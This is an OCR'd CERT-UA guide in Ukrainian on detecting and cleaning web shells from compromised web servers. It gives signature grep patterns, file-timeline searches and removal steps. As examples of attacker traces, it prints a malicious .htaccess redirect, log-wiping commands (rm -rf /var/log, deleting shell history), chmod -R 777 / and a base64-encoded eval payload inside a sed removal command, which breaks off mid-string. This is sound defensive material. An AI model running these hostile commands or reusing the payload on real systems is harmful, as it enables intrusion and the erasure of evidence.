
Рекомендації з самостійного пошуку та ліквідації веб-шеллів

Злам сайту найчастіше розуміють як дефейс - заміну головної сторінки на хакерську. Гірше, коли в код сторінок сайту “прописують” шкідливе програмне забезпечення. Але найнебезпечніший наслідок зламу - розміщення на веб-сервері шелу (оболонки для постійного, непомітного для власника несанкціонованого доступу) та використання його у широкому спектрі власних цілей хакерів. Ця стаття адресована адміністраторам веб-серверів та спеціалістам з інформаційної безпеки, та пропонує методику пошуку, ідентифікації та усунення веб-шелів.


1. Статистика та характеристики атак

За підрахунками CERT-UA, в українському сегменті мережі Інтернет на поточний момент близько 2050 веб-сторінок, які презентують державний сектор України. З них приблизно половина (40%) має ознаки компрометації за даними CERT-UA і це тільки вершина айсбергу, адже ми розуміємо, що знаємо далеко не про все «кіберзло».

Загальна **статистика** по зареєстрованих CERT-UA у 2014 році інцидентах наведена нижче:



CERT-UA станом на 15.12.2014 зареєстровано **207** інцидентів інформаційної безпеки, аналітичні дані щодо секторів, яких стосувались ці інциденти у 2014 році - наведено нижче.



UAGOV — український державний сектор;
FCOM — іноземний комерційний сектор;
UACOM — український комерційний сектор;
FGOV — іноземний державний сектор.

Проте, переважна більшість атак (за даними наших колег з інших CERT'ів — це приблизно 90% від загальної кількості атак) на комп'ютерні системи в мережі Інтернет — це веб-хак (злом веб-сервісів), адже майже всі вищенаведені типи атак здійснюються після реалізації саме цього вектору атаки. Додаткова статистика з інтерактивною картою загроз від APWG доступна на сервісі AWARE.

Хакери частіше за все, ставлять перед собою наступні **завдання**, коли ламають веб-сайт:

1. Дефейс сайту — частіше за все це робиться з метою самовираження\хактивізму і часто злам не має продовження.

2. Вірусне зараження сторінок сайту — віруси додаються в кінець кожної сторінки і можуть бути досить різноманітної направленості. Головне завдання — доставити та виконати шкідливий код на ПК відвідувачів зламаного сайту. Найчастіше жертвами стають веб-сайти, які мають більше 200 унікальних відвідувачів щоденно і мають непогані індекси у пошукових системах (ТиЦ > 20 та PR > 3). Коли ламається сайт держструктури — його відвідувачам (часто користувачі беззастережно довіряють таким сайтам!) загрожує вірусне зараження. Ми писали про те, як дізнатись про компрометацію Вашого публічного IP — часто це дозволяє отримати перші сигнали тривоги.

3. Розсилання спаму від імені сайту або пересилання (mail relay).

4. Зараження сайтів, що знаходяться по сусідству з зараженим і подальше їх зараження.

5. Завантаження веб-шелів і виконання довільних (часто, дуже небезпечних і протизаконних) дій, часто від імені власника зламаного веб-сайту. Саме про такі дії (наприклад, участь сайтів українського сегменту мережі

Інтернет в атаках на інші країни, організація бірж посилань, дорвеїв) ми часто дізнаємось від партнерів CERT-UA з-за кордону.


6. Перетворення серверу веб-сайту на бота, який керується хакером з серверу контролю та управління (C&C) через протокол IRC і може виконувати довільні команди «хазяїна» (наприклад, брати участь у DoS-атаках на інші сайти). Чим більше ботнет — тим потужніші атаки він може реалізовувати і, відповідно, більше коштує. Цей бізнес вже давно усталився і від того, наскільки Україна готова/може протистояти атакам ботнетів і припиняти діяльність ботнетів зі своєї території, в великій мірі залежить її обличчя у світі.

Різновидів і завдань web-хаку є велика чисельність, проте, **характерними рисами** майже усіх таких дій є:

- спроба подальшого розповсюдження ботів;
- непомітність слідів злому і зловмисних дій для справжніх власників сайтів, які зламано;
- корисливі інтереси (монетизація ботнету);
- використання вразливостей CMS веб-сайтів (часто - типових), недоліків у захисті (особливо, щодо найпоширеніших «движків» сайті, таких як Joomla, WordPress або Drupal) і людського фактору.

2. Приклад шелу в державному секторі України

Приклад наводиться з метою допомоги у протидії веб-хаку системним адміністраторам та відповідальним за захист автоматизованих систем з підключенням до мережі Інтернет особам в владних структурах (та не тільки!). Механізм виявлення, вивчення та знешкодження веб-шелу не є вичерпним та не гарантує 100% усунення вразливості, проте допоможе у більшості випадків уникнути компрометації веб-сайтів у найкоротші терміни та з мінімальною кількістю маніпуляцій. Передбачається, що Ви маєте доступ по SSH до веб-серверу під адміністративним обліковим записом. В Інтернеті можна знайти багато онлайн-сервісів з перевірки Вашого сайту на предмет ознак компрометації, наприклад проект http://sitecheck.sucuri.net/


sitecheck.sucuri.net/results/www.ur.gov.ua
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
HOME
Free Website Malware and Security Scanner
SiteCheck Results
Website Details
Blacklist Status
Warning: Malicious Code Detected on This Website!
Website: www.ur.gov.ua
Status: Website Defaced (hacked). Immediate Action is Required.
Web Trust: Not Currently Blacklisted (10 Blacklists Checked)
Scan
Result
Severity
Recommendation
Malware
Detected
Critical
GET YOUR SITE CLEANED
ISSUE DETECTED
DEFINITION
INFECTED URL
Defacement
MW:DEFACED:01
http://www.ur.gov.ua (View Payload)
Defacement
MW:DEFACED:01
http://www.ur.gov.ua/404testpage4525d2fdc (View Payload)
Defacement
MW:DEFACED:01
http://www.ur.gov.ua/404javascript.js (View Payload)
Defacement
MW:DEFACED:01
http://www.ur.gov.ua/404javascript.js (View Payload)
Web site defaced. Details: http://sucuri.net/malware/entry/MW:DEFACED:01
<title>HACKED BY ALSANCAK TIM</title>
Get Immediate Clean Up
CLEAN UP MY SITE
(Or Take Product Tour)

3. Загальний порядок пошуку веб-шелів на сайті

3.1.0 якщо наявність шелу очевидна — перевірте вміст файлів .htaccess веб-серверу;

3.1.1 шукайте на сайті (або у папках всіх сайтів у випадку віртуального хостингу) підозрілі файли;

3.1.2 коли файли знайдено, треба шукати всі файли, які схожі на підозрілі;

3.1.3 дізнатись дату та час створення (зміни) цих файлів;

3.1.4 пошукати іншу активність на сервері за цей час;

3.1.5 якщо виявлено підозрілу активність — треба дізнатись (наприклад, з журнальних файлів веб-сервера) IP-адресу з якої вона здійснювалась;

3.1.6 якщо знайдено IP-адресу джерела підозрілої активності — вивчити всі запити з цієї ж IP-адреси та визначити вразливість, яка біла експлуатована та, можливо, додаткові вразливості веб-серверу;

3.1.7 вжити заходів з вичищення зараження (змінених файлів тощо) та закриття вразливості;

3.1.8 видалити все непотрібне для роботи сайту (старі копії сайту), кеш (він створюється заново), тимчасові файли.

3.1.0 Перевірка вмісту файлів .htaccess веб-серверу

При перевірці вмісту файлу .htaccess веб-серверу треба звернути увагу на включеність у редакторі переносу довгих рядків (зловмисники часто додають в початок шкідливих рядків багато пробілів для маскування при швидкому перегляді). Також треба передивитись весь файл .htaccess, а не тільки його видиму частину, оскільки перед шкідливим кодом може бути велика кількість пустих рядків.

Файл .htaccess майже завжди в корневій (root) директорії сайту. Він потрібен для керування веб-сервером при обробці запитів пошукових машин Інтернету та розмежування прав і перенаправлень з сайту (http redirect). Хакер, який отримав доступ до .htaccess, вставляє в нього декілька рядків і перенаправляє відвідувачів і/або пошукові машини на інший сайт.

Приклад коду файлу .htaccess зламаного сайту

```
RewriteCond%{HTTP_REFERER}.*google.*[OR]
RewriteRule^(.*)$ http://зламаний.сайт.ком/index.php [R=300,L]
```

Пояснення: зламаний сайт визначає значення "user agent", яке передається сайту від браузера відвідувача з мережі Інтернет і якщо воно дорівнює "Google," то клієнт (веб-браузер користувача або пошукова система) перенаправляється на зламаний сайт.Цей вид зламу повністю непомітний для відвідувачів сайту і лише впливає на індекс,який присвоюється

пошуковим сервером сайту-жертві (так здійснюється розкрутка сайтів зловмисником та крадеться відвідування у сайту-жертви).

Цей приклад заставляє гуглбота перенаправитись на сайт хакера і для видалення зламу необхідно видалити обидва наведені рядки з файлу .htaccess.

3.1.1 Пошук підозрілих файлів

Найпростіший метод пошуку веб-шелів на Вашому сервері — виконання під обліковим записом суперадміністратора пошуку за сигнатурами шелів у файловій системі. Таким чином знаходяться підозрілі файли для більшості стандартних та найпоширеніших веб-шелів.

Приклад: Пошук сигнатур шелів у файловій системі за підрядком

```
grep -RPn "(system|phpinfo|pcntl_exec|python_eval|base64_decode|gzip|mkdir|fopen|fclose|readfile|passthru)" /path_to/webdir/
```

Приклад: пошук у файловій системі файлів, що містять підозрілі команди

```
grep -Hn "eval.*base64" -r . --include="*.php"
grep -lHnz -E 'base64_decode.*eval\s*\(' -r . --include="*.php"
grep -Hn "shell_exec\s*(" -r . --include="*.php"
grep -Hn "exec\s*(" -r . --include="*.php"
grep -Hn "eval\s*(" -r . --include="*.php"
grep -Hn "assert\s*(" -r . --include="*.php"
grep -Hn "create_function\s*(" -r . --include="*.php"
grep -Hn "gzuncompress\s*(" -r . --include="*.php"
grep -Hn "gzinflate\s*(" -r . --include="*.php"
grep -Hn "str_rot13\s*(" -r . --include="*.php"
grep -Hn "preg_replace\s*(" -r . --include="*.php"
grep -Hn "file_get_contents\s*(" -r . --include="*.php"
grep -Hn "curl_exec\s*(" -r . --include="*.php"
grep -Hn "move_uploaded_file\s*(" -r . --include="*.php"
```

Приклад: пошук підозріло довгих рядків

```
grep -Hn -E '[^\ ]{200,}' -r . --include="*.php"
```

Приклад: пошук не файлів .php, які місятять код мови PHP


```
grep -lHnz -E '<\?(php)?[[:space:]].*\?>' -r . --exclude="*.php"
```


Приклад: пошук зловимсного коду у папці з картинками для CMS Joomla
find http/images/ -type f -name "*.php"

3.1.2 Дії при виявленні тіла шелу

Покажемо на практиці простий та дієвий порядок дій з шелом.

3.1.3 Знаходимо шел у домені .gov.ua (або на Вашому сайті)





Копіюємо його у текстовий файл та зберігаємо для аналізу та подальшої передачі до CERT-UA за допомогою Форми повідомлення про інцидент. Аналіз можливо провести і самостійно, наприклад використавши онлайн-сервіси з декодування та деобфускації (важливо розуміти, що таким чином Ви дасте знати Інтернету про те, що вам відомо про шел).

Приклад такої онлайн-деобфускації — тут, а вихідний код шелу можна знайти тут.

Отримання тіла шелу, його ідентифікація (наприклад, за md5-сумою) та вивчення може дати інформацію про вразливість, яка біла експлуатована зловмисником. Крім того, можна дізнатись про шлях протидії повторній експлуатації цієї ж вразливості. Часто адміністратори, намагаючись швидше приховати факт зламу, не вживають необхідних заходів з закриття вразливості, що стала причиною зламу (просто, відновивши весь сайт з резервної копії) і злам повторюється.

3.1.4 Пошук змін файлів на сайті

Приклад: перегляд файлів, які змінювались за 3 останні доби, тиждень, місяць:

```
find . -type f -mtime -3
find . -type f -mtime -7
find . -type f -mtime -30
find . -type f -mtime -30 -name="*.php"
```

Приклад: перегляд файлів, які створювались за останній місяць:

find . -type f -ctime -30

Приклад: перегляд файлів, які змінювались більше тижня та менше місяця тому:

find . -type f -mtime +7 -mtime -30

Приклад: перегляд точного часу зміни файлу для пошуку у журнальних файлах веб-серверу підозрілої активності (п. 2.1.6)

ls --full-time 123.php

3.1.5 Пошук підозрілої активності на веб-сервері

3.1.5.1 Зловмисник часто знищує історію команд, які виконувались на зламаній системі, щоб ускладнити пошук і локалізацію загроз. Зазвичай це виглядає приблизно так у журнальних файлах:

```
rm -rf /var/log
rm -rf /var/adm
rm -rf /var/apache/log
rm -rf $HISTFILE
find / -name .bash_history -exec rm -rf {} \;
find / -name .bash_logout -exec rm -rf {} \;
find / -name log* -exec rm -rf {} \;
find / -name *.log -exec rm -rf {} \;
```

У цьому випадку доцільно шукати сліди хакера у попередній час, відновивши видалені таким чином файли або використавши журнальні файли з окремого серверу журналювання (за наявності). Також доцільним буде пошук по часу, який є не робочим і у який системне адміністрування не могло здійснюватись. У будь-якому випадку, буде доцільним побудувати хронологію подій у системі (system events timeline) та виявити артефакти (artefacts). Детальніше про це написано тут, а також у Вікіпедії.

3.1.5.2 Якщо на сервері функціонує декілька сайтів і налаштовано віртуальний хостинг, то пошук спроб зламу сайтів-сусідів шляхом записування веб-шелу у їхні папки, виглядатиме приблизно так (для випадку, коли веб-шел знаходиться у /tmp/index.html):

find /home/httpd/vhosts -name “index.*” -exec cp /tmp/index.html {} \;

3.1.5.3 Спроби розширення повноважень для доступу до деяких файлів або директорій на сервері можуть виглядати приблизно так:

chmod -R 777 /

Знайти файли, для яких встановлено не нормальні права доступу можливо командою:

find / -perm 777 -type d

або застосувавши відповідні утиліти з аудиту прав:

- для Microsoft Windows - http://msdn.microsoft.com/en-us/library/bb727008.aspx

- для Mac OS X - http://support.apple.com/en-us/ht2963

- для Unix — Lynis http://cert-ua.livejournal.com/7716.html.

3.1.6 Заходи з вичищення зараження (змінених файлів тощо) та закриття вразливості

3.1.6.1 Якщо Ви очистили зламаний сайт та вжили заходів з захисту від таких атак, обов'язково зв'яжіться зі спеціалістами з IT-безпеки та зафіксуйте стан сайту. Для фіксації стану сайту можна використати, наприклад, SiteLock та зробити резервну копію зламаного і відновленого сайтів (backup). Хоч злам - це сумно, але це — досвід (sad but true), яким треба користуватись.

3.1.6.2 Якщо шкідливий код дописано у багатьох файлах командою **eval**, то знайти ці файли та видалити це дописування можливо приблизно так:

find . -name '*.php' | xargs perl -pi -e "s#\<\? /**/eval\(base64_decode\('.+'\)\); \?\>##g"

3.1.6.3 Останнім часом строкові дані, за якими можна здійснити пошук по файловій системі серверу навмисно обфускуються так, щоб цей пошук не давав результатів (приклад1, приклад2). Також, шели часто приєднуються у кінці графічних файлів тощо. У цьому випадку їх можливо спробувати шукати таким чином:

1) сканером AI-Bolit

2) пошуком характерних підрядків для більшості шелів:

xargs grep -E '[0-9a-zA-Z/]{80}' > rem00.txt

find . -name '*.php' -exec grep -l '$msg=@gzinflate(@base64_decode(@str_replace' {} \; > rem01.txt

find ./images/ -name '*.php' > rem02.txt

find . -name '*.php' -exec grep -l 'preg_replace("/\.*/e","' {} \; > rem03.txt

find . -name '*.php' -exec grep -l 'eval (base64_decode($_POST["php"]));' {} \; > rem04.txt

find . -name '.htaccess' -exec grep -l 'android|midp|j2me|symbian|series' {} \; > rem05.txt

find . -name '.htaccess' -exec grep -l 'google|ask|yahoo' {} \; >> rem05.txt

find . -name '*.php' -exec grep -l 'if(@md5($_POST\["gif"\])' {} \; > rem06.txt

find . -name 'index.php' -exec grep -l '$_REQUEST\[.*\]; eval' {} \; > rem07.txt

find . -name '*.php' -exec grep -l '&& function_exists("getmxrr"))' {} \; > rem08.txt

```
find . -name '*.php' -exec grep -l '<br/>Security Code: <br/><input name="security_code" value=""/>' {} \; > rem09.txt
find . -name '*.php' -exec grep -l 'ncode(print_r(array(),1)),5,1).c), $c);}eval($d);' {} \; > rem10.txt
find . -name 'index.html' -exec grep -l '<META HTTP-EQUIV="Refresh" CONTENT="0; ' {} \; > rem11.txt
find . -name '*.php' -exec grep -l '= array("Google", "Slurp", "MSNBot"' {} \; > rem12.txt
find . -name 'index_backup.php' > rem13.txt
find . -name '*.jpg' -exec grep -l 'eval(base64' {} \; > rfix_jpg.txt
```

з подальшим ручним перебором результатів, викладених у файлах rem01.txt — rem13.txt та rfix_jpg.txt і видаленням для непустих файлів (для цього замініть "./" на "rm -f ./").

3). Будь-які автоматизовані способи видалення знайдених фрагментів несанкціоновано доданого коду можуть нанести сайту шкоду. Проте, вони дозволяють значно скоротити час на вичищення. Для автоматизації пошуку відомого тіла шелу можна скористатись редактором sed, замінивши всі знайдені підрядки на ніщо, наприклад так:

```
$ pwd
/home/username/wwww/wp-content/
$ find . -name "*.php" -print | xargs sed -i
$ find . -name "*.php" -print | xargs sed -i 's@eval(base64_decode("ZXJyb3JfcmVwb3J0aW5nKDApOwokcWF6cGxtPWhlY
WRlcnNfc2VudCgpOwppZiAoISRxYXpwbG0pewokcmVmZXJlcj0kX1NFUlZFUls
nSFRUUF9SRUZFUkVSJ107CiR1YWc9JF9TRVJWRVJbJ0hUVFBfVVNFUl9BR0
VOVCddOwppZiAoJHVhZykgewppZiAoIXN0cmlzdHIoJHVhZywiTVNJRSA3LjA
iKSBhbmQgIXN0cmlzdHIoJHVhZywiTVNJRSA2LjAiKSl7CmlmIChzdHJpc3RyK
CRyZWZlcmVyLCJ5YWhvbyIpIG9yIHN0cmlzdHIoJHJlZmVyZXIsImJpbmciKSBv
ciBzdHJpc3RyKCRyZWZlcmVyLCJyYW1ibGVyIikgb3Igc3RyaXN0cigkcmVmZXJ
lciwibGl2ZS5jb20iKSBvciBwcmVnX21hdGNoKCIveWFuZGV4XC5ydVwveWFu
ZHNlYXJjaFw/KC4qPylcJmxyXD0vIiwkcmVmZXJlcikgb3IgcHJlZ19tYXRjaCAoIi
